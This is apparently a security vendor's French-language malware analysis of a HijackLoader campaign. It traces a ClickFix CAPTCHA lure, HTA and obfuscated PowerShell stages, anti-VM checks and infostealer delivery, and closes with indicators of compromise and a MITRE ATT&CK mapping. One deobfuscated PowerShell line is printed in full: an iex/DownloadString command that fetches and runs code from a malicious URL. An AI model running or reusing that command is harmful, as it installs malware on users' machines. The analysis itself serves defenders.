

Table des Matières
- Introduction
-
- L'évolution de la menace des chargeurs d'attaque
-
- Objectif de ce blog
- Méthodologie et analyse techniques
-
- Accès initial et ingénierie sociale
-
- Obfuscation et désobfuscation en plusieurs étapes
-
- Techniques d'anti-analyse
-
- La charge utile finale
- Conclusion
- COI
- Guérison rapide Seqrite Protection
- Cartographie MITRE ATT&CK
Introduction
Avec l'évolution des cybermenaces, l'exécution finale d'une charge utile malveillante n'est plus la seule préoccupation du secteur de la cybersécurité. Les chargeurs d'attaque sont devenus un élément essentiel des attaques modernes, servant de vecteur principal d'accès initial et permettant la diffusion discrète de logiciels malveillants sophistiqués au sein d'une organisation. Contrairement aux charges utiles simples, les chargeurs sont conçus dans un but précis : contourner les défenses de sécurité, établir une persistance et créer un environnement favorable à l'exécution cachée du logiciel malveillant final. Cela en fait une menace plus importante et pertinente, exigeant une analyse approfondie.
Nous avons récemment constaté une recrudescence du malware HijackLoader . Apparu au cours du second semestre 2023, il a rapidement attiré l'attention en raison de sa capacité à déployer des charges utiles et de ses techniques originales de chargement et d'exécution. Il se présente principalement sous la forme de Malware-as-a-Service ( MaaS) , un modèle observé surtout dans le cadre de campagnes à motivation financière à l'échelle mondiale.
HijackLoader a été distribué via de faux installateurs, des sites web au référencement piraté , des publicités malveillantes et des portails de logiciels/films piratés , ce qui lui assure une base de victimes large et opportuniste.
Depuis juin 2025, nous avons observé des attaquants utilisant Clickfix, qui incitait des victimes sans méfiance à télécharger des installateurs .msi malveillants, ce qui entraînait l'exécution de HijackLoader. DeerStealer a alors été téléchargé comme exécutable final sur la machine de la victime.
Récemment, il a également été observé que TAG-150 a émergé avec CastleLoader/CastleBot, tout en exploitant des services externes tels que HijackLoader dans le cadre de son écosystème plus large de Malware-as-a-Service.
HijackLoader fournit fréquemment des logiciels de vol de données et des RAT tout en perfectionnant constamment ses techniques. Il est particulièrement connu pour ses techniques d'évasion avancées, telles que :
- Double processus avec sections traitées
- Décrochage des DLL système
- Appels système directs sous WOW64
- Usurpation de pile d'appels
- Contrôles anti-VM
Depuis sa découverte, HijackLoader n'a cessé d'évoluer, représentant une menace persistante et croissante pour divers secteurs. Il est donc essentiel pour les entreprises d'établir et de maintenir une surveillance continue de ces chargeurs afin de réduire le risque d'attaques sophistiquées à plusieurs étapes.

Chaîne d'infection
Présentation technique

L'accès initial commence par une campagne d'hameçonnage par ingénierie sociale basée sur un CAPTCHA, que nous avons identifiée comme étant Clickfix (cette technique a également été utilisée par des attaquants en juin 2025).
Ce fichier HTA sert de téléchargeur initial, conduisant à l’exécution d’un fichier PowerShell.

Après avoir décodé la chaîne codée en Base64 ci-dessus, nous avons obtenu un autre script PowerShell, comme indiqué ci-dessous.


Le script PowerShell décodé ci-dessus est fortement obscurci, ce qui représente un défi majeur pour l'analyse statique et la détection basée sur les signatures. Au lieu d'utiliser des chaînes et des variables lisibles, il construit dynamiquement des commandes et des valeurs grâce à des opérations mathématiques complexes et à la reconstruction de chaînes à partir de tableaux de caractères.
Lors de la résolution de la charge utile ci-dessus, nous voyons qu'elle est décodée dans la commande ci-dessous, qui, bien que toujours illisible, peut être entièrement désobscurcie.

Après une désobfuscation complète, nous voyons que le script tente de se connecter à une URL pour télécharger un fichier ultérieur.
iex ((Nouvel objet System.Net.WebClient).DownloadString('https://rs.mezi[.]bet/samie_bower.mp3'))
Lorsqu'il est exécuté dans un débogueur, ce script renvoie une erreur, indiquant qu'il ne peut pas se connecter à l'URL.

Le fichier samie-bower.mp3 est un autre script PowerShell, qui, avec plus de 18 000 lignes, est fortement obscurci et représente l'étape suivante du chargeur.
Lors du débogage, nous observons que ce fichier PowerShell effectue de nombreux contrôles anti-VM , notamment en inspectant le nombre de processus en cours d'exécution et en modifiant les clés de registre.

Ces vérifications semblent cibler et lire spécifiquement les identifiants VirtualBox afin de déterminer si le script s'exécute dans un environnement virtualisé.

Lors de l'analyse du script, nous avons observé que la charge utile finale réside dans les dernières lignes, là où le chargeur obscurci initial délivre la commande malveillante finale.

La déclaration de variable charabia ci-dessus a été résolue ; lors de l'exécution, elle effectue un décodage Base64, des opérations XOR et des routines de décryptage supplémentaires, avant de charger un autre script PowerShell qui injecte probablement le fichier PE.


Le décodage de ce fichier révèle un fichier PE intégré, identifiable par son en-tête MZ.

Ce fichier PE est un exécutable .NET fortement compressé.
La charge utile exécutable charge une quantité importante de code, probablement extraite de sa section de ressources.


Une fois décompressé, la charge utile exécutable semble charger un fichier DLL.

Ce fichier DLL est également protégé, probablement pour empêcher l'ingénierie inverse et l'analyse.

HijackLoader utilise habituellement un processus en plusieurs étapes comprenant un exécutable suivi d'une DLL. Cette dernière étape du chargeur tente de se connecter à un serveur C2, depuis lequel un logiciel malveillant voleur d'informations est téléchargé. Dans ce cas précis, le logiciel malveillant tente de se connecter à l'URL ci-dessous.

Bien que ce serveur C2 ne soit plus accessible, la tentative de connexion correspond au comportement du logiciel malveillant NekoStealer . Ce HijackLoader a également été impliqué dans le téléchargement de différents logiciels malveillants voleurs de données, dont Lumma.
Conclusion
Pour se défendre efficacement contre des chargeurs sophistiqués comme HijackLoader, il faut se concentrer non plus sur les charges utiles statiques et finales, mais sur leurs mécanismes de distribution dynamiques et en constante évolution. En se concentrant sur la détection de l'accès initial et des étapes intermédiaires de l'obfuscation, les entreprises peuvent renforcer leur résilience face à cette menace persistante. Il est tout aussi important d'adopter une approche proactive à tous les niveaux, plutôt que de se concentrer uniquement sur l'accès initial ou la charge utile finale. C'est souvent au niveau des couches intermédiaires que les attaquants introduisent les modifications les plus importantes pour faciliter le déploiement des logiciels malveillants.
CIO:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91 [.] 212 [.] 166 [.] 51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//77[.]91[.]101[.]66/
Guérison rapide Seqrite Protection:
- Script.Trojan.49900.GC
- Chargeur.StealerDropperCiR
- Trojan.InfoStealerCiR
- Trojan.Agent
- BDS/511
MITRE Att&ck :
| Tactique | Identification de la technique | Nom de la technique |
| Accès initial | T1566.002 | Hameçonnage : Lien de spear phishing (page de phishing CAPTCHA) |
| T1189 | Compromission par drive-by (publicité malveillante, empoisonnement SEO, faux installateurs) | |
| De bout en bout | T1059.001 | Interpréteur de commandes et de scripts : PowerShell |
| Évasion défensive | T1027 | Fichiers ou informations obscurcis (scripts obscurcis en plusieurs étapes) |
| T1140 | Désobfusquer/décoder des fichiers ou des informations (décodage Base64, XOR) | |
| T1562.001 | Affaiblissement des défenses : désactiver ou modifier les outils (déconnexion des DLL) | |
| T1070.004 | Suppression de l'indicateur : suppression de fichier (probablement utilisée dans les chargeurs par étapes) | |
| T1211 | Exploitation pour l'évasion défensive (appels système directs sous WOW64) | |
| T1036 | Masquage (fausses extensions comme .mp3 pour les scripts PowerShell) | |
| Découverte | T1082 | Découverte des informations système (vérifications de machines virtuelles, requêtes de registre) |
| T1497.001 | Virtualisation/sandbox évasion : vérifications du système | |
| Persistence | T1547.001 | Exécution automatique du démarrage ou de la connexion : clés d'exécution du registre (falsification du registre) |
| Persistance / Privilège Esc. | T1055 | Injection de processus (routines d'injection PE) |
| Commandement et contrôle (C2) | T1071.001 | Protocole de couche application : protocoles Web (trafic HTTP/HTTPS C2) |
| T1105 | Transfert d'outils Ingress (téléchargement de charges utiles supplémentaires) | |
| Impact / Collection | T1056/T1005 | Capture d'entrée / Données du système local (fonctionnalité de vol d'informations de la charge utile finale) |
Auteurs:
Niraj Lazarus Makasare
Shrutirupa Banerjiee



